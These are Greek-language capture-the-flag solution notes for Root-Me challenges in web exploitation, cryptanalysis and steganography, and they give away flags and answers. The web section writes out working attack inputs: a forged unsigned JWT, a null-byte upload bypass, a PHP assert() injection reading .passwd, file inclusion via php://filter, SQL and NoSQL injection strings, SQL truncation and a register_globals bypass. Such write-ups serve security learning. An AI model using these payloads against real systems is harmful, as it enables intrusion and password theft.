  jwt=ew0KICAidHlwIjogIkpXVCIsDQogICJhbGciOiAibm9uZSINCn0=.eyJ1c2VybmFtZSI6ImFkbmluIn0; το οποίο είναι base 64 του "{
  "typ": "JWT",
  "alg": "none"
  }{"username":"adnin"}"
- Directory traversal
  Κριμένο στην απάντηση βρίσκουμε μια αναφορά στο "sercret.php" πάμε στο "http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=86hwnX2r" και δεξί click password view image
- File upload - Null byte
  Μετονομάζουμε exploit.php σε exploit.php%00.png το ανεβάζουμε και πάμε στο http://challenge01.root-me.org/web-serveur/ch22/galerie/upload/840fce669484966277cf1f4dd3915f65//exploit.php
- PHP - assert()
  Κάνουμε intercept στο burp suit και αλλάζουμε το "page=contact" σε "page=`','..')+===+false+and+$flag+=+fopen('.passwd','r')+and+print+fread($flag,filesize('.passwd'))+and+strpos(`` "



- PHP – Filters
  κάνουμε intersept burp suite και, στη συνέχεια, εισαγάγoyme την παράμετρο inc στο php://filter/convert.base64-encode/resource=login.php και βλέπαμε ότι οι κωδικοί ειναι κωδικοποιημένοι στο base64
  μετά την αποκωδικοποίηση καλούμε το config.php. Αλλάζουμε το login.php σε config.php και μετά να αποκωδικοποιούμε και βρίσκουμε το password
- PHP - register globals
  πάμε στο "http://challenge01.root-me.org/web-serveur/ch17/?_SESSION[logged]=1" στο browser

- Local File Inclusion- Double encoding
  Περνούμε το "php://filter/convert.base64-encode/resource=cv" και το κανουμε encode και περνούμε "php%253A%252F%252Ffilter%252Fconvert.base64-encode%252Fresource%253Dcv" και αλλάζουμε το . σε %252e και - σε %252D και έχουμε "php%253A%252F%252Ffilter%252Fconvert%252ebase64%252Dencode%252Fresource%253Dcv" Τώρα έχουμε τη σελίδα στο base64 που αποκωδικοποιούμε και βρίσκουμε
  μια αναφορά στο config κάνουμε το ίδιο με το config και σε αυτό βρίσκουμε τη σημαία.
- Local File Inclusion
  Πάμε στο 'http://challenge01.root-me.org/web-serveur/ch16/?files=../admin&f=index.php' και βρίσκουμε το password
- SQL injection – Authentication
  για username βάζουμε "admin' --" και για password οτιδήποτε κάνουμε login και τότε βρίσκουμε το password
- SQL injection – String
  Ψάχνουμε για " "' UNION SELECT username, password FROM users--" " στο search και περνούμε το password
- NoSQL injection – Authentication
  Κάνουμε intercept στο Burp suite και το αλλάζουμε "GET /web-serveur/ch38/?login[$gt]=admin&login[$lt]=test&pass[$regex]= HTTP/1.1"



- SQL injection – Numeric
  Στην σελίδα news προσθέτουμε "=1 union select 1,username, password FROM users--"" αντί για =1 μετα το id
- SQL Truncation
  κάνουμε intersept στο burp suite και αλλάζουμε το register info σε login=admin+++++++a&password=admin123 και εστί αλλάζουμε το passwored του admin σε "admin123"

Cryptanalysis

- Encoding – ASCII
  χρησιμοποιώντας έναν διαδικτυακό μετατροπέα hex σε asc2 παίρνουμε το flag
- Encoding – UU
  χρησιμοποιώντας έναν online αποκωδικοποιητή UU παίρνουμε το flag
- Hash - Message Digest 5
  χρησιμοποιώντας έναν διαδικτυακό αποκωδικοποιητή md5 παίρνουμε τη σημαία
- Hash - SHA-2
  Το sha 2 πρέπει να έχει 64 χαρακτήρες και όχι 65 και δεν μπορεί να περιλαμβάνει k, επομένως αφαιρούμε το k και το αποκωδικοποιούμε και, στη συνέχεια, λαμβάνουμε τον κωδικό πρόσβασης και μετά τον κρυπτογραφούμε
- Monoalphabetic substitution – Caesar
  Είναι Cesar cypher, αλλά το sfift αλλάζει κατά ένα για κάθε λέξη, οπότε διαχωρίζουμε κάθε λέξη ξεχωριστά που προκαλεί το swift και παίρνουμε:
  un deux trois
  j irai dans les bois
  quatre cinq six
  cueillir des cerises
  sept huit neuf
  dans un panier neuf
  dix onze douze
  elles seront toutes rouges

  ακολουθούμε τοις οδηγίες και η σημαία: ujqcsddessxsffes

Realist

- It happens, sometimes
  πλοηγούμαστε στη διεύθυνση http://challenge01.root-me.org/realiste/ch3/admin/
  δίνουμε οποιοδήποτε όνομα χρήστη και κωδικό πρόσβασης και τα παρεμποδίζουμε στο burp suit, αλλάζουμε το GET σε DELETE

  ujqcsddessxsffes

Steganography

- EXIF – Metadata
  Στα metadate βρισκουμε συντεταγμενες που μας οδιγουν στην Marseille
- Steganomobile
  Τα νούμερα 222-33-555-555-7-44-666-66-33 αντιπροσωπεύουν πόσες φορές τα πατάμε για να γράψουμε γράμμα σε ένα παλιό τηλέφωνο αρά ο κωδικός είναι ‘cellphone’
- Twitter Secret Messages
  Το μήνυμα περιέχει ‘homoglyph’ και με ένα online homoglyph’ decoder περνουμε ‘rendezvous at grand central terminal on friday. b ‘
- TXT - George and Alfred
  Στην απάντηση του Alfred απλός κοιτάμε την πρώτη λέξη κάθε σαύρας και περνούμε την φράση :

  Quand
  Voulez-vous
  que
  je
  couche
  avec
  vous

  Στα ελληνικά ‘Πότε θέλεις να κοιμηθώ μαζί σου’
  Και για το επόμενο

  Cette
  Nuit
  Στα ελληνικά ‘Απόψε’
  Αρά το flag είναι ‘Cette Nuit’